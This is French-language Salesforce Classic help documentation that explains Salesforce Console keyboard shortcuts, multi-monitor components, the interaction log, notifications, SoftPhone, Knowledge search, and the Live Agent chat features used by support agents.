| Activer le mode des raccourcis clavier | Active les raccourcis clavier dans un navigateur qui affiche une console. | ÉCHAP |
| Accéder à l'onglet de navigation | Sélectionne l'onglet de navigation. | V |
| Accéder au champ sous l'onglet | Sélectionne les détails dans un onglet. | MAJ+S |
| Accéder aux onglets principaux | Sélectionne la ligne des onglets principaux. | P |
| Accéder aux sous-onglets | Sélectionne la ligne des sous-onglets dans un onglet principal. | S |
| Accéder à la vue de liste | Sélectionne la vue de liste. | N |
| Accéder au premier élément de la vue de liste | Sélectionne le premier élément dans la vue de liste. | MAJ+F |

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
| Accéder à la case de recherche de l'en-tête | Positionne le curseur dans la case de recherche de l'en-tête. | R |
| Accéder au pied de page | Déplace le curseur vers les composants de pied de page.<br>Raccourcis non pris en charge pour Microsoft® Internet Explorer® versions 7 ou 8, ou les langues de droite à gauche. Si vous sélectionnez le composant Macros ou Présence, appuyez sur ECHAP pour déplacer le curseur vers d'autres composants. | F/FLÈCHE DROITE ou FLÈCHE GAUCHE/1 à 9 |
| Déplacer à gauche | Déplace le curseur vers la gauche. | FLÈCHE GAUCHE |
| Déplacer à droite | Déplace le curseur vers la droite. | FLÈCHE DROITE |
| Monter | Déplace le curseur vers le haut. | FLÈCHE HAUT |
| Descendre | Déplace le curseur vers le bas. | FLÈCHE BAS |
| Ouvrir l'élément sous un onglet inactif | Ouvre l'élément sélectionné sous un nouvel onglet sans déplacer le focus. | CTRL+clic sur PC ; CMD+clic sur Mac |
| Ouvrir le bouton déroulant dans les onglets | Ouvre le bouton déroulant dans les onglets pour sélectionner plus d'actions. | D |
| Ouvrir l'onglet | Ouvre un nouvel onglet. | T |
| Fermer l'onglet | Ferme un onglet sélectionné. | C |
| Rouvrir le dernier onglet fermé | Rouvre le dernier onglet principal fermé. | MAJ+C |
| Actualiser l'onglet | Actualise un onglet sélectionné. | MAJ+R |
| Saisir | Active une commande. | ENTRÉE |
| Obtenir un lien à partager | Ouvre la boîte de dialogue Lien à partager sous l'onglet sélectionné. | U |
| Afficher les raccourcis clavier | Ouvrez un plan qui répertorie les raccourcis clavier. | MAJ+K |
| Modifier | Bascule des détails vers la page de modification. | E |
| Enregistrer | Enregistre les modifications de l'onglet sélectionné. | CTRL+S |
| Masquer ou afficher la liste épinglée | Bascule la présentation d'une liste épinglée. | MAJ+N |
| Masquer ou afficher le menu latéral gauche | Bascule la présentation du menu latéral gauche et de ses composants. | MAJ+FLÈCHE GAUCHE |
| Masquer ou afficher le menu latéral droit | Bascule la présentation du menu latéral droit et de ses composants. | MAJ+FLÈCHE DROITE |
| Masquer ou afficher le menu latéral supérieur | Bascule la présentation du menu latéral supérieur et de ses composants. | MAJ+FLÈCHE VERS LE HAUT |
| Masquer ou afficher le menu latéral inférieur | Bascule la présentation du menu latéral inférieur et de ses composants. | MAJ+FLÈCHE VERS LE BAS |

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
| Zoom avant ou arrière sur les onglets principaux | Effectue un zoom avant ou arrière sur les principaux onglets en basculant la présentation de l'en-tête, du pied de page et de la liste épinglée. | Z |

CONSULTER ÉGALEMENT :

Utilisation de raccourcis clavier dans une Salesforce Console

Utilisation de Salesforce Console

## Consignes relatives à l'utilisation des composants multi-moniteurs de Salesforce Console

Déplacez des portions d'une console vers différentes zones de vos écrans pour organiser les informations comme vous le souhaitez.

Une fois qu'un administrateur Salesforce a activé les composants d'écrans multiples, vous pouvez détacher et faire glisser les onglets principaux et les SoftPhones Open CTI vers d'autres emplacements de vos écrans. Vous pouvez également déplacer le composant Historique, les chats Live Agent (mais pas le composant de pied de page) et tous les composants de console personnalisés ou les composants de zone de dessin Force.com dans un pied de page de console. Pour utiliser des composants d'écrans multiples, vous devez mettre à jour les paramètres de votre navigateur pour : (1) autoriser les fenêtres contextuelles ; (2) ouvrir les liens dans les fenêtres pas les onglets.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour détacher et déplacer les onglets principaux, cliquez sur , puis sélectionnez **Détacher les onglets principaux**. Pour rétablir les onglets principaux dans leur navigateur initial, cliquez sur , puis sélectionnez **Rétablir les onglets dans la console**.

Pour détacher et déplacer des composants de pied de page d'une console, cliquez sur les éléments, puis sélectionnez . Pour rétablir les éléments dans leur navigateur initial, cliquez sur . Pour actualiser un composant de pied de page détaché, cliquez dessus avec le bouton droit, puis sélectionnez **Recharger** ou **Actualiser**. Lorsque vous actualisez un composant de pied de page détaché, il est replacé dans le pied de page de la console.

Si des listes épinglées sont configurées, une zone d'édition vierge s'affiche en regard des listes avec la mention `Glissez-déposez ici les composants de pied de page`. Utilisez cette zone pour différencier les fenêtres Salesforce de celles des autres applications affichées.

**Important:** Les éléments détachés se ferment et perdent leurs positions sur vos écrans lorsque vous : (1) vous déconnectez de Salesforce ; (2) cliquez sur **Configuration** ; (3) cliquez sur un lien pour quitter une console ; (4) actualisez ou fermez vos navigateurs.

**Remarque:** Vous ne pouvez pas détacher des SoftPhones conçus avec les versions 3.0 ou 4.0 de la boîte à outils CTI.

Conseil: Tous les éléments détachés de la console ont un en-tête bleu qui les différencie des autres fenêtres affichées.

Pour utiliser des raccourcis clavier depuis les composants détachés, sélectionnez sur la fenêtre appropriée. Par exemple, si une fenêtre avec un onglet de navigation est sélectionnée, le raccourci par défaut d'accès aux onglets principaux (la touche P) ne fonctionne pas.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

## Ajout de notes dans des enregistrements de Salesforce Console

Le journal des interactions permet d'ajouter rapidement des notes à des enregistrements, sous les onglets principaux d'une console.

Si vous êtes attribué(e) à une présentation du journal des interactions, vous pouvez accéder au journal à partir du pied de page d'une console. Le journal s'affiche dans les éléments qui incluent une liste associée Historique des activités, notamment les comptes et les contacts, mais pas dans les solutions. Les journaux ne sont pas disponibles pour les rapports, les tableaux de bord, Salesforce CRM Content, l'onglet Gestion des articles ou les pages Visualforce.

Pour afficher ou masquer le journal des interactions, survolez la bordure du journal, puis cliquez sur ou sur . Pour redimensionner le journal des interactions et la page de détail, faites glisser le séparateur. Pour accélérer l'enregistrement de notes sur des clients, lorsqu'un contact s'affiche dans un sous-onglet, son nom est ajouté au `Nom` du journal. Vous pouvez toutefois modifier le `Nom` avant d'enregistrer le journal. Lorsque vous cliquez sur **Effacer le journal** pour retirer des notes ou un `Objet`, les notes enregistrées ne sont pas toutes retirées, elles sont stockées dans la liste associée Historique des activités de l'enregistrement. Pour faciliter la consultation et la récupération, tous les journaux sont enregistrés en tant que tâches dans la liste associée Historique des activités des enregistrements.

Remarque: Les administrateurs peuvent personnaliser les champs affichés dans les journaux.

Conseil: Si vous utilisez un SoftPhone, cliquez sur **Ajouter les données d'appels** pour ajouter la date et l'heure d'un appel dans le journal. Lorsque des fenêtres contextuelles s'affichent dans des appels entrants, cliquez sur **Mettre fin à l'appel** pour arrêter l'appel et enregistrer toutes les mises à jour effectuées dans le journal.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher le journal des interactions :

- « Lire » sur les tâches

Pour enregistrer des notes dans le journal des interactions :

- Modifier sur les tâches

# Affichage des notifications automatiques dans une Salesforce Console

Les notifications automatiques sont des indicateurs visuels indiquant la modification d'un enregistrement ou d'un champ que vous consultez par d'autres utilisateurs.


Lorsqu'un administrateur Salesforce a configuré les notifications automatiques, des indicateurs visuels de modification d'enregistrement et de champ sont affichés dans les listes et les pages de détail. En cas de modification, les pages de détail sont automatiquement actualisées de manière à afficher la mise à jour, ou bien des notifications apparaissent sous la forme de boîtes de dialogue. Les notifications s'affichent dans les listes comme suit :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Notifications automatiques pour les listes**




(1) Jaune lors de la modification d'un enregistrement. (2) Bleu s'il s'agit du dernier élément que vous avez visualisé. (3) Gras et italique lors de la modification d'un champ spécifié par un administrateur.

## Remarque:

- Les objets et leurs champs sont disponibles pour des notifications automatiques : comptes, contacts, requêtes, pistes, opportunités, campagnes, tâches et objets personnalisés.
- Les notifications automatiques ne sont pas disponibles dans la console dans Professional Edition.
- Si vous configurez des notifications automatiques pour l'objet piste et utilisez les règles Data.com Clean, les notifications automatiques sont déclenchées dans la console. Notez que des notifications supplémentaires peuvent affecter vos limitations en notifications automatiques.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

# Utilisation d'un SoftPhone avec une Salesforce Console

Dans une console, un SoftPhone vous permet d'afficher les enregistrements associés aux appels téléphoniques ainsi que de recevoir, passer et transférer des appels.

Vous pouvez accéder à un SoftPhone si vous êtes attribué(e) à un centre d'appels en utilisant un adaptateur CTI équipé de la version 3.0 ou 4.0 du CTI Toolkit, ou si vous utilisez un centre d'appels créé avec Open CTI.

Cliquez sur dans le pied de page d'une console pour afficher un SoftPhone. Utilisez le journal d'interactions pour écrire des notes dans les journaux d'appel. Un journal des appels est un enregistrement d'activité généré automatiquement lors de l'utilisation d'un SoftPhone. Il assure le suivi du numéro de téléphone, de l'appelant, de la date, de l'heure et de la durée de l'appel. Vous pouvez afficher les journaux des appels dans la liste associée Historique de l'activité pour tout enregistrement associé à l'appel.

**Important:** Les données peuvent ne pas s'enregistrer correctement quand vous : (1) actualisez votre navigateur pendant un appel ; (2) utilisez un SoftPhone dans plusieurs navigateurs en même temps ; (3) passez à un SoftPhone dans un navigateur sans console.

**Remarque:** Si vous utilisez un adaptateur CTI équipé de la version 4.0 du CTI Toolkit, s'affiche dans le pied de page, même si vous n'êtes pas connecté(e) à l'adaptateur.

**Conseil:** Vous pouvez masquer le SoftPhone en cliquant sur , mais vous ne pouvez pas le déplacer hors du pied de page d'une console. Vous pouvez également redimensionner la hauteur d'un SoftPhone en déplaçant la barre par dessus. Lorsque vous cliquez sur **Mettre fin à l'appel**, toutes les mises à jour effectuées dans le journal des interactions sont enregistrées avant la fin de l'appel.

CONSULTER ÉGALEMENT :

- Utilisation d'un SoftPhone
- Centre d'appels Salesforce
- Utilisation de Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher et utiliser le SoftPhone :

- Membre d'un centre d'appels

# Recherche d'articles Knowledge dans une Salesforce Console

Si Salesforce Knowledge et le menu latéral Knowledge ont été configurés par un administrateur, les articles apparaissent automatiquement lorsque vous sélectionnez une requête dans une console.

Pour vous aider à résoudre plus rapidement les requêtes, des articles suggérés apparaissent dans le menu latéral au fur et à mesure que vous saisissez des informations dans l'`objet` d'une requête. Seuls les articles mis à jour au cours des 30 derniers jours sont affichés. Vous pouvez toutefois afficher des articles plus anciens en spécifiant un terme de recherche ou en filtrant les résultats de recherche. Pour filtrer des articles par une catégorie, une langue ou un statut de validation spécifique, cliquez sur , puis sélectionnez des options de filtrage. Pour accéder à ces filtres, le statut de validation et les articles multilingues doivent être activés. C'est un administrateur qui détermine les langues disponibles pour les articles. Les colonnes disponibles dans le menu latéral sont `Nouveau`, `Titre de l'article` et `Les plus consultés`. Vous pouvez faire glisser la barre qui sépare les colonnes pour les redimensionner, mais vous ne pouvez pas ajouter, supprimer ni réorganiser les colonnes.

Pour rechercher des articles qui peuvent vous aider à résoudre une requête, cliquez sur , tapez des mots clés dans `Rechercher`, puis cliquez sur **OK**. Pour joindre un article à une requête, cliquez sur la case à cocher en regard de l'article, puis sur **Joindre à la requête**. Vous pouvez joindre un article uniquement à une requête enregistrée. s'affiche en regard de l'article joint à une requête.

Pour changer le nombre d'articles affichés, cliquez sur l'indicateur de décompte d'articles dans le coin inférieur gauche du menu latéral, puis sélectionnez un paramètre. Vous pouvez afficher 10, 25, 50, 100 ou 200 enregistrements à la fois. Si vous modifiez ce paramètre, vous revenez à la première page de la liste.

Pour afficher ou masquer le menu latéral, survolez la barre de défilement, puis cliquez sur ou sur . Vous pouvez faire glisser la barre entre les articles du menu latéral et la page de détail pour redimensionner la largeur d'un article.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les articles de Salesforce Knowledge :

- « Lire » sur le type d'article

Pour ajouter des articles Salesforce Knowledge à des requêtes :

- Modifier sur les requêtes

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

# Live Agent pour les agents de support

Bienvenue dans Live Agent pour les agents de support ! Live Agent est une solution de chat complète qui vous aide à servir les clients.

En tant que qu'agent de support, vous aidez tous les jours de nombreux clients à résoudre leurs problèmes. Live Agent est une solution de chat totalement intégrée aux outils Salesforce, qui simplifie l'accès à toutes les informations dont vous avez besoin sur vos clients, à un emplacement unique. De plus, Salesforce exploite la puissance du Service Cloud qui permet d'accéder à des outils importants, notamment la base de connaissances et les messages de support prédéfinis, afin d'accélérer la résolution des problèmes des clients et la fermeture des requêtes.

Que vous soyez expert ou débutant dans Live Agent, vous disposez de divers outils qui facilitent le support simultané de plusieurs clients via le chat. Nous pouvons commencer.

CONSULTER ÉGALEMENT :

- Live Agent pour les superviseurs du support
- Live Agent pour les administrateurs
- Autorisations des agents du support Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Assistance de clients via un chat

Utilisez Live Agent pour aider vos clients à résoudre rapidement leurs problèmes.

L'utilisation de Live Agent dans la Salesforce Console permet d'accéder à d'autres produits Service Cloud d'assistance complète des clients.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console


Modifier votre statut Live Agent
Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

Chat avec des clients
Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

Accès aux détails du client pendant un chat
Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

Envoi de messages Texte rapide dans des chats
Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

Transfert de fichiers pendant un chat
Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.

Blocage des clients de chat indésirables
Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

Arrêt d'une session de chat
Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.



Modifier votre statut Live Agent
Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

Chat avec des clients
Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

Accès aux détails du client pendant un chat
Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

Envoi de messages Texte rapide dans des chats
Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

Transfert de fichiers pendant un chat
Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.

Blocage des clients de chat indésirables

Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

Arrêt d'une session de chat

Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.

## Modifier votre statut Live Agent

Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

Dans Live Agent, vous pouvez définir votre statut sur en ligne, absent ou hors ligne. Lorsque vous quittez Live Agent, votre statut devient automatiquement hors ligne et toutes les sessions de chat actives sont fermées.

1. Cliquez sur le widget du pied de page de Live Agent pour ouvrir le gestionnaire de chat.
2. Cliquez sur la flèche déroulante dans le coin supérieur droit du gestionnaire de chat pour afficher vos options de statut.
3. Sélectionnez votre statut.

Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

## Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

| Statut | Description |
| --- | --- |
| En ligne | Vous pouvez recevoir et accepter des chats et des transferts entrants. |
| Absent | Vous pouvez poursuivre toutes les sessions de chat que vous avez déjà initiées, mais vous ne pouvez pas accepter les chats entrants et les transferts. |
| Hors ligne | Vous ne pouvez pas accepter des chats et des transferts entrants, et aucun chat ne peut vous être transmis. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## Chat avec des clients

Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

Lorsque vous recevez une nouvelle demande de chat ou de transfert, la demande en attente est affichée dans votre gestionnaire de chat. Vous pouvez déterminer le déploiement ou le site Web d'où provient le chat, le nom du client (s'il est disponible), ainsi que le délai d'attente de la demande avant une réponse (en minutes).

Vous pouvez chatter avec plusieurs clients en même temps. Chaque session de chat s'ouvre sous un onglet principal séparé.

1. Dans le gestionnaire de chat, cliquez sur **Accepter** pour la demande de chat.
   Le journal de chat s'ouvre dans un nouvel onglet principal.
2. Saisissez votre message destiné au client dans le champ correspondant.
3. Cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier pour envoyer votre message au client.
4. Cliquez sur **Terminer le chat** après avoir répondu au client.
   Si le client termine le chat en premier, une notice s'affiche dans le journal de chat.

CONSULTER ÉGALEMENT :

- Envoi de messages Texte rapide dans des chats
- Joindre des articles à des chats Live Agent
- Transfert de chats
- Transfert de fichiers pendant un chat
- Enregistrements en pièces jointes à des transcriptions de chat
- Arrêt d'une session de chat

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

## Accès aux détails du client pendant un chat

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

- Pour rechercher un enregistrement, tapez un nom dans la case appropriée de la section Entités associées de la page, puis cliquez sur . Pour associer au chat un enregistrement que vous trouvez, sélectionnez-le dans la liste des résultats de recherche, puis cliquez sur **Enregistrer**.

  Dans les anciennes organisations, vous pouvez accéder aux informations sur les enregistrements et les visiteurs pendant les chats depuis le volet Entités associées. Cependant, à compter de la version Summer '14, le volet Entités associées de l'onglet de détails n'est pas disponible pour les nouveaux clients de Live Agent. Les clients existants ont toujours accès au volet Entités associées.
- Une fois un enregistrement existant associé au chat, cliquez sur son nom pour l'ouvrir dans un nouvel onglet.
- Pour créer un enregistrement, cliquez sur **Nouvelle requête**, **Nouvelle piste**, **Nouveau contact** ou **Nouveau compte**.

AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un enregistrement :
- Lire sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour créer un enregistrement :
- Créer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour modifier un enregistrement :
- Autorisation de modification sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour supprimer un enregistrement :
- Supprimer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

## Envoi de messages Texte rapide dans des chats

Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

Texte rapide permet de répondre avec plus d'efficacité aux clients en insérant des messages prédéfinis, notamment des salutations ou des procédures de dépannage courantes, dans vos messages de chat.

Remarque: Si vous n'avez pas accès à Texte rapide, contactez votre administrateur Salesforce.

1. Pendant que vous discutez avec un client, saisissez ;; dans le champ du message.
   Une liste de messages Texte rapide s'affiche. Les messages que vous utilisez le plus souvent sont affichés en haut de la liste.
2. Pour afficher des messages Texte rapide supplémentaires, saisissez un terme ou une phrase.
   Une liste de messages contenant ces termes s'affiche.
3. Pour afficher le titre et le texte complet d'un message, cliquez une fois dessus ou sélectionnez-le à l'aide des touches fléchées de votre clavier.
   Le message complet s'affiche en bas de la liste Texte rapide.
4. Pour sélectionnez un message et l'ajouter à votre chat, double-cliquez dessus ou sélectionnez-le, puis appuyez sur la touche ENTRÉE de votre clavier.
5. Pour envoyer le message, cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier.

CONSULTER ÉGALEMENT :

Création de messages texte rapide

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder à Texte rapide pendant que vous chattez avec des visiteurs dans Live Agent :

- Lire sur Texte rapide

## Transfert de fichiers pendant un chat

Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.

Par exemple, si un client obtient une erreur lorsqu'il tente d'exécuter un processus, il peut charger et transférer une capture d'écran du message d'erreur pour l'agent.

Pour permettre à un client de charger un fichier, vous devez associer le chat à un enregistrement, par exemple une requête ou un contact. La transcription de chat est créée à la fin du chat. Par conséquent, vous ne pouvez pas joindre le fichier d'un client directement à la transcription pendant le chat.

1. Cliquez sur pour rechercher ou créer un enregistrement à joindre au chat.
2. Cliquez sur l'icône de transfert de fichiers ( ).

   Remarque: Un client ne peut pas charger un fichier tant que vous n'avez pas initié le transfert de fichier en cliquant sur l'icône correspondante. Cette précaution empêche les clients de charger des fichiers non sollicités ou potentiellement dangereux dans le chat.

3. Sélectionnez l'enregistrement choisi à la première étape pour lui joindre le fichier transféré. Dans la fenêtre de chat, le client est invité à charger le fichier. Chaque fichier d'image ne peut dépasser 25 Mo.
4. Lorsque le client a envoyé le fichier via le chat, cliquez sur le lien dans le journal du chat pour l'afficher.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour utiliser la Salesforce Console :

- "Live Agent est activé et configuré

  ET

  Live Agent est configuré dans une application de Salesforce Console

# Ajout de pièces jointes à un chat

## Joindre des articles à des chats Live Agent

Utilisez le widget Knowledge One pour rechercher des articles qui peuvent aider à résoudre les problèmes de clients pendant des chats.

Le widget Knowledge One est disponible uniquement si votre organisation Salesforce utilise Knowledge et si votre administrateur Salesforce a inclus l'outil dans votre application Salesforce Console.

1. Pendant un chat avec un visiteur, cliquez sur un article de la liste du widget Knowledge One. Un onglet avec le texte complet de l'article s'ouvre.
2. Pour rechercher un article spécifique dans la liste, saisissez un mot ou une phrase dans la zone de texte du widget, puis cliquez sur ou appuyez sur ENTRÉE.
   - Vous pouvez également cliquer sur en haut du widget pour rechercher tous les articles, y compris ceux qui ne figurent pas dans la liste. Le widget principal permet de limiter vos résultats à des types d'article spécifiques.
   - Pour filtrer les résultats de la recherche, cliquez sur **Filtrer**, puis choisissez comment affiner votre recherche.
3. Lorsque vous trouvez l'article, cliquez sur , puis sur **Partager**.
   Le texte de l'article s'affiche dans la zone de texte du chat.
4. Cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier pour envoyer l'article au visiteur.

   Remarque: Vous pouvez envoyer des articles aux visiteurs uniquement si votre administrateur a configuré un champ Réponse Chat dans les articles. Si ce champ n'est pas configuré, vous pouvez afficher des articles, mais pas les inclure dans des chats.

CONSULTER ÉGALEMENT :

Configuration de réponses un chat à partir d'articles de la base de connaissances

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un article :
- Lire sur le type d'article

## Enregistrements en pièces jointes à des transcriptions de chat

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Recherchez ou créez des enregistrements à joindre à une transcription de chat pendant que vous discutez avec des clients.

Recherchez des enregistrements existants ou créez de nouveaux enregistrements à associer à une transcription pendant que vous discutez avec des clients. Par exemple, vous pouvez créer une requête basée sur le problème du client ou rechercher l'enregistrement de contact du client et le joindre à la transcription pour référence. Vous pouvez joindre des enregistrements standard ou personnalisés à vos transcriptions de chat.

1. Pendant une discussion avec un client, cliquez sur pour joindre un enregistrement à la transcription.

   Remarque: Vous pouvez joindre un seul enregistrement de chaque type à une transcription de chat. Par exemple, vous ne pouvez pas joindre plusieurs requêtes à une même transcription.

2. Pour rechercher un enregistrement existant :
   a. Cliquez sur l'icône de recherche ( ) dans la fenêtre des enregistrements, en regard du type d'enregistrement que vous souhaitez rechercher.
   b. Saisissez le nom de l'enregistrement, puis appuyez sur Entrée.
   L'enregistrement s'ouvre dans un nouvel onglet.
   c. Cliquez de nouveau sur l'icône Joindre ( ).
   d. Sélectionnez la case en regard de l'enregistrement que vous avez recherché pour l'associer à la transcription de chat.
3. Pour créer un enregistrement :
   a. Cliquez sur l'icône Créer ( ) en regard du type d'enregistrement que vous souhaitez créer.
   b. Renseignez les informations sur le nouvel enregistrement, puis sauvegardez-le.
   Une fois créé, l'enregistrement est automatiquement associé à la transcription.
4. Lorsque votre discussion avec le client est terminée, quittez le chat.
5. Si vous y êtes invité(e), cliquez sur **Enregistrer**.
   Les enregistrements que vous avez associés sont désormais joints à la transcription. Vous pouvez y accéder depuis la vue de détail de la transcription.

AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un enregistrement :
- Lire sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour créer un enregistrement :
- Créer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

